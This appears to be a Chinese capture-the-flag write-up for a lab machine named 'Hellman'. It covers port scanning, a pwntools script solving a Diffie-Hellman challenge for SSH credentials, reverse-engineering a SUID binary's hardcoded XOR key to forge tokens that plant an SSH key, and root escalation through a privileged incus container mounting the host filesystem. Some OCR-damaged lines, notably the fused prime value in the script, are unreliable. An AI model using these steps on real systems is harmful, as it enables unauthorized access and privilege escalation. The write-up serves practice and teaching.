Hellman


端口扫描

```python
┌──(root㉿kali)-[~]
└─# nmap -sV -A 192.168.56.135
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-27 05:06 UTC
Nmap scan report for localhost (192.168.56.135)
Host is up (0.0023s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.0 (protocol 2.0)
80/tcp open  http    nginx
|_http-title: Diffie-Hellman Challenge Guide
MAC Address: 08:00:27:65:CF:26 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   2.29 ms localhost (192.168.56.135)

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.22 seconds
```

80/tcp



Mission: Key Exchange

Welcome, Agent. Your objective is to complete a **Diffie-Hellman Key Exchange** with Alice to secure the communication channel.

1. Public Parameters

Both parties agree on a generator `g = 2` and a massive prime `p`:

```
p = 24103124269210325885520760221975660748569505485024599426541169419581088316826122288900938582613416146732271414779040121965036489570505826319427307068050092230627347453410734066962460145893616597740410271692494532003787294341703258437786591981437631937768598695240889401955773461198435453015470437472077499697637500843089263392955599688824578724129938101291302945929999479263652640592846472097303849472116814344647144384885209401274598442888593365268963209196339 19
```

2. The Challenge

Alice will provide her public key A ($A = g^a \pmod{p}$). You are given your private key b.

Your task is to compute the **Shared Secret (S)**:

拿到信息 `nc hellman.dsz 1337` 加个 host

```
echo "192.168.56.135 hellman.dsz" | sudo tee -a /etc/hosts
```

一道密码题，服务端会进行 500 轮 Diffie-Hellman 密钥交换验证。每一轮服务端会提供：

- 一个固定的大素数 p
- 生成元 $g = 2$
- Alice 的公钥 A（即 $A = g^a \mod p$）
- 一个私钥 b

需要计算共享密钥：

$$S = A^b \mod p$$

连接一下服务发现给了 b 所以只需要进行模幂运算即可

```
┌──(root㉿kali)-[~]
└─# nc hellman.dsz 1337
```

```
Alice has sent you her public key.
You've also been given your private key.
Now calculate your shared secret.

g = 2
p =
241031242692103258855207602219756607485695054850245994265411694195810883168261222888009385826134161467322714147790401219650364895705058263194273070680500922306273474534107340669624601458936165977404102716924945320037872943417032584377865919814376319377685986952408894019557734611984354530154704374720774996976375008430892633929555996888245787241299381012913029459299994792636526405928464720973038494721168143446471443848852094012745984428885933652689632091963391900000133314035216840193701578860501148573659934803835094192782269452100905440x = 3769666152169826208573375971696343981984537312112931250683848361176328965388326794753547092589111450807810861000949275352077548852316839479117831551353925410511490675243951872455040237768971943581593762188518441080890239227633095032181312269104018901927782317566172877368411327558104607828576131485198816210381770642406432591919555447942068710592785192488060182697291029752800877859020238122492177945254749589358292707029171632354165217600796613439753256250260000 >
```

然后下个脚本自动化完成 500 轮交换

```
from pwn import *
import re

p =
241031242692103258855207602219756607485695054850245994265411694195810883168261222888009385826134161467322714147790401219650364895705058263194273070680500922306273474534107340669624601458936165977404102716924945320037872943417032584377865919814376319377685986952408894019557734611984354530154704374720774996976375008430892633929555996888245787241299381012913029459299994792636526405928464720973038494721168143446471443848852094012745984428885933652689632091963391900000133314035216840193701578860501148573659934803835094192782269452100905440x = 3769666152169826208573375971696343981984537312112931250683848361176328965388326794753547092589111450807810861000949275352077548852316839479117831551353925410511490675243951872455040237768971943581593762188518441080890239227633095032181312269104018901927782317566172877368411327558104607828576131485198816210381770642406432591919555447942068710592785192488060182697291029752800877859020238122492177945254749589358292707029171632354165217600796613439753256250260000

conn = remote('hellman.dsz', 1337)

for i in range(500):
    data = conn.recvuntil(b' > ').decode()

    b_match = re.search(r'b = (\d+)', data)
    A_match = re.search(r'A = (\d+)', data)

    b = int(b_match.group(1))
```

```
    A = int(A_match.group(1))

    S = pow(A, b, p)

    conn.sendline(str(S).encode())
    print(f"[{i+1}/500] done")

conn.interactive()
```

```
[497/500] done
[498/500] done
[499/500] done
[500/500] done
[*] Switching to interactive mode
Correct!

Congrats! Here's the flag: 676f643a6e756d626572735f6172655f68617264
[*] Got EOF while reading in interactive
$
[*] Interrupted
[*] Closed connection to hellman.dsz port 1337
```

16 进制解码一下

> Congrats! Here's the flag: 676f643a6e756d626572735f6172655f68617264

拿到一组凭证，ssh 上去

> god:numbers_are_hard

```
┌──(root㉿kali)-[~]
└─# ssh god@192.168.56.135
The authenticity of host '192.168.56.135 (192.168.56.135)' can't be established.
ED25519 key fingerprint is SHA256:xJ90oWmr5sPR2afHz9etzSdtxINmLI+JvbwgV/iCsWY.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:29: [hashed name]
    ~/.ssh/known_hosts:31: [hashed name]
    ~/.ssh/known_hosts:36: [hashed name]
    ~/.ssh/known_hosts:44: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.135' (ED25519) to the list of known
hosts.
god@192.168.56.135's password:
              _
__      _____| | ___ ___  _ __ ___   ___
\ \ /\ / / _ \ |/ __/ _ \| '_ ` _ \ / _ \
 \ V  V /  __/ | (_| (_) | | | | | |  __/
```

```
  \_/\_/ \___|_|\___\___/|_| |_| |_|\___|

Hellman:~$ cat user.txt
flag{user-c9461249ea2e074a338b82db919b3fb9}
```

横向移动

先看一下 suid

```
Hellman:/tmp$ find / -user root -perm -4000 -print 2>/dev/null
/bin/bbsuid
/usr/libexec/dbus-daemon-launch-helper
/usr/bin/expiry
/usr/bin/chsh
/usr/bin/secure_auth
/usr/bin/chage
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chfn
```

先运行一下看看用法，发现需要两个参数，可以先把 secure_auth 拖下来分析一下

```
Hellman:/tmp$ /usr/bin/secure_auth
Usage: /usr/bin/secure_auth <command> <token>
```

```
scp god@192.168.56.135:/usr/bin/secure_auth secure_auth
```

然后使用 ida 分析一下

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  size_t n; // rdx
  char *s; // [rsp+10h] [rbp-120h]
  const char *s1; // [rsp+18h] [rbp-118h]
  _BYTE s2[264]; // [rsp+20h] [rbp-110h] BYREF
  unsigned __int64 v8; // [rsp+128h] [rbp-8h]

  v8 = __readfsqword(0x28u);
  if ( argc > 2 )
  {
```

```
    s = (char *)argv[1];
    s1 = argv[2];
    xor_cipher(
      s,
      key,                                      // "4b077130fw473r"
      s2);
    n = strlen(s);
    if ( !memcmp(s1, s2, n) )
    {
      puts("[+] Auth successful. Switching to UID 1002...");
      if ( setresgid(0x3EAu, 0x3EAu, 0x3EAu) )
        perror("setresgid failed");
      if ( setresuid(0x3EAu, 0x3EAu, 0x3EAu) )
        perror("setresuid failed");
      system(s);
    }
    else
    {
      puts("[-] Auth failed.");
    }
    return 0;
  }
  else
  {
    printf("Usage: %s <command> <token>\n", *argv);
    return 1;
  }
}
```

main 函数流程：

1. 检查参数数量，需要 secure_auth <command> <token> 两个参数
2. 将用户输入的 command 与硬编码密钥 4b077130fw473r 进行 XOR 运算，结果存入 s2
3. 比较用户提供的 token 与计算出的 s2 是否相等
4. 若相等，切换到 UID/GID 1002（water 用户）并执行 command

xor_cipher 函数

```
_BYTE *__fastcall xor_cipher(const char *s, const char *key, __int64 p_s2)
{
  _BYTE *result; // rax
  int i; // [rsp+24h] [rbp-Ch]
  int v6; // [rsp+28h] [rbp-8h]
  int v7; // [rsp+2Ch] [rbp-4h]
```

```
  v6 = strlen(s);
  v7 = strlen(key);
  for ( i = 0; i < v6; ++i )
    *(_BYTE *)(i + p_s2) = key[i % v7] ^ s[i];
  result = (_BYTE *)(v6 + p_s2);
  *result = 0;
  return result;
}
```


密钥循环使用，对命令的每个字符进行异或加密。然后写个使用脚本

```
def gen_token(cmd):
    key = '4b077130fw473r'
    return ''.join([chr(ord(c) ^ ord(key[i % len(key)])) for i, c in
enumerate(cmd)])

cmd = 'id'
token = gen_token(cmd)

hex_token = ''.join(f'\\x{ord(c):02x}' for c in token)
print(f"/usr/bin/secure_auth '{cmd}' $'{hex_token}'")
```

```
Hellman:~$ /usr/bin/secure_auth 'id' $'\x5d\x06'
[+] Auth successful. Switching to UID 1002...
uid=1002(water) gid=1002(water) groups=1001(god)
Hellman:~$
```



发现该用户属于 `incus` 组，这是一个容器管理工具的特权组。。使用 `secure_auth` 执行命令，将 SSH 公钥写入 water 用户目录：先本地生成一个 SSH 公钥

```
ssh-keygen -t ed25519 -a 100 -f ~/.ssh/hellman_ed25519 -C "root@kali"
cat ~/.ssh/hellman_ed25519.pub
```

然后再生成完整的利用命令

```
KEY = '4b077130fw473r'

your_pubkey = "ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIA4EM5bM5KUuM+3RlP3UYZ6/nZov748W0zLkMUOIxSQa root@kali"

cmd1 = "mkdir -p /home/water/.ssh"
cmd2 = f"echo '{your_pubkey}' >> /home/water/.ssh/authorized_keys"
cmd3 = "chmod 700 /home/water/.ssh"
cmd4 = "chmod 600 /home/water/.ssh/authorized_keys"
cmd5 = "id"

def token_bytes(cmd: str) -> bytes:
    return bytes(ord(c) ^ ord(KEY[i % len(KEY)]) for i, c in enumerate(cmd))

def find_safe(cmd: str):
    # 用无副作用前缀整体平移对齐，必要时尾部补空格
    for k in range(0, 80):
        prefix = ":; " * k
        for pad in range(0, 8):
            cand = prefix + cmd + (" " * pad)
            t = token_bytes(cand)
            if b"\x00" not in t:
                return cand, t
    raise RuntimeError("still has NUL after shifting; reduce command length or
split it")

def hex_esc(b: bytes) -> str:
    return ''.join(f'\\x{x:02x}' for x in b)

def esc_for_dq(s: str) -> str:
    return s.replace('\\', '\\\\').replace('"', '\\"')

cmds = [cmd1, cmd2, cmd3, cmd4, cmd5]

for i, cmd in enumerate(cmds, 1):
    safe_cmd, tok = find_safe(cmd)
    print(f"# Step {i}: {safe_cmd}")
    print(f'/usr/bin/secure_auth "{esc_for_dq(safe_cmd)}" "$(printf
\'{hex_esc(tok)}\')"')
    print()
```

```
Hellman:~$ /usr/bin/secure_auth "mkdir -p /home/water/.ssh" "$(printf
'\x59\x09\x54\x5e\x45\x11\x1e\x40\x46\x58\x5c\x58\x5e\x17\x1b\x15\x51\x43\x52\x4
3\x1c\x1e\x15\x04\x5c')"
[+] Auth successful. Switching to UID 1002...
```

```
Hellman:~$ /usr/bin/secure_auth ":; :; :; :; :; echo 'ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIA4EM5bM5KUuM+3RlP3UYZ6/nZov748W0zLkMUOIxSQa root@kali'
>> /home/water/.ssh/authorized_keys" "$(printf
'\x0e\x59\x10\x0d\x0c\x11\x09\x0b\x46\x4d\x0f\x17\x09\x49\x14\x07\x53\x5f\x58\x1
1\x14\x43\x15\x1f\x19\x52\x57\x40\x01\x57\x01\x0e\x17\x70\x72\x71\x27\x34\x07\x7
9\x49\x13\x77\x53\x5c\x6d\x73\x78\x02\x7e\x32\x32\x01\x76\x72\x33\x75\x2b\x71\x0
3\x72\x7c\x06\x52\x2b\x42\x7f\x62\x46\x3f\x1f\x51\x62\x5b\x67\x02\x66\x69\x3c\x4
1\x1b\x59\x69\x1d\x42\x55\x04\x0f\x60\x01\x49\x7c\x0d\x3a\x61\x78\x7a\x0a\x67\x3
3\x51\x17\x45\x5e\x5c\x44\x26\x1c\x55\x5b\x5a\x55\x14\x5c\x0e\x17\x18\x59\x5c\x5
d\x03\x58\x43\x56\x47\x17\x46\x4d\x1e\x44\x44\x59\x1c\x51\x13\x03\x5c\x58\x41\x1
b\x4e\x07\x54\x68\x5c\x54\x4a\x43')"
[+] Auth successful. Switching to UID 1002...
Hellman:~$ /usr/bin/secure_auth ":; chmod 700 /home/water/.ssh" "$(printf
'\x0e\x59\x10\x54\x5f\x5c\x5c\x54\x46\x40\x04\x07\x13\x5d\x5c\x0d\x5d\x52\x18\x4
6\x52\x44\x03\x05\x1b\x19\x40\x01\x5c')"
[+] Auth successful. Switching to UID 1002...
Hellman:~$ /usr/bin/secure_auth ":; chmod 600 /home/water/.ssh/authorized_keys"
"$(printf
'\x0e\x59\x10\x54\x5f\x5c\x5c\x54\x46\x41\x04\x07\x13\x5d\x5c\x0d\x5d\x52\x18\x4
6\x52\x44\x03\x05\x1b\x19\x40\x01\x5c\x4d\x51\x42\x43\x59\x5c\x42\x0f\x0d\x51\x5
3\x6c\x19\x51\x1b\x43')"
[+] Auth successful. Switching to UID 1002...
Hellman:~$
```

在 ssh 连上 water

```
┌──(root㉿kali)-[~]
└─# ssh -i ~/.ssh/hellman_ed25519 water@192.168.56.135
              _
__      _____| | ___ ___  _ __ ___   ___
\ \ /\ / / _ \ |/ __/ _ \| '_ ` _ \ / _ \
 \ V  V /  __/ | (_| (_) | | | | | |  __/
  \_/\_/ \___|_|\___\___/|_| |_| |_|\___|

Hellman:~$ id
uid=1002(water) gid=1002(water) groups=106(incus),1002(water)
Hellman:~$
```

提权

能发现 water 在 incus 组。用户属于 incus 组时，可以创建特权容器并挂载宿主机的文件系统，从而实现提权。

首先查看可用的镜像：发现 Alpine 镜像，fingerprint: 56a897afdceb

```
Hellman:~$ incus image list
+-------+--------------+--------+-------------------------------------+----------
----+-----------+---------+----------------------+
| ALIAS | FINGERPRINT  | PUBLIC |            DESCRIPTION              |
ARCHITECTURE |   TYPE    |  SIZE   |     UPLOAD DATE      |
+-------+--------------+--------+-------------------------------------+----------
----+-----------+---------+----------------------+
|       | 56a897afdceb | no     | Alpine edge amd64 (20260120_13:00) | x86_64
| CONTAINER | 3.27MiB | 2026/01/23 15:48 CST |
+-------+--------------+--------+-------------------------------------+----------
----+-----------+---------+----------------------+
Hellman:~$
```

创建一个特权容器。`-c security.privileged=true` 参数使容器以特权模式运行，容器内的 root 用户将映射到宿主机的 root 用户：

```
Hellman:~$ incus init 56a897afdceb shell -c security.privileged=true
Creating shell
Hellman:~$
```

- `56a897afdceb`：Alpine 镜像的 fingerprint
- `shell`：容器名称
- `-c security.privileged=true`：启用特权模式，容器内 UID 0 直接映射到宿主机 UID 0

将宿主机的根目录挂载到容器内：

```
Hellman:~$ incus config device add shell host-root disk source=/ path=/mnt/root
Device host-root added to shell
Hellman:~$
```

- `shell`：目标容器名称
- `host-root`：设备名称（自定义）
- `disk`：设备类型为磁盘
- `source=/`：宿主机的根目录
- `path=/mnt/root`：挂载到容器内的路径

启动容器，然后在容器内读取宿主机的 flag：

```
Hellman:~$ incus start shell
Hellman:~$ id
uid=1002(water) gid=1002(water) groups=106(incus),1002(water)
Hellman:~$ incus exec shell -- cat /mnt/root/root/root.txt
flag{root-da3397afd8ca24ea5bcaf7a2cb83b422}
```

- `incus exec shell --`：在 shell 容器内执行命令
- `cat /mnt/root/root/root.txt`：由于宿主机根目录挂载在 `/mnt/root`，所以宿主机的 `/root/root.txt` 对应容器内的 `/mnt/root/root/root.txt`

flag：

> flag{user-c9461249ea2e074a338b82db919b3fb9}
>
> flag{root-da3397afd8ca24ea5bcaf7a2cb83b422}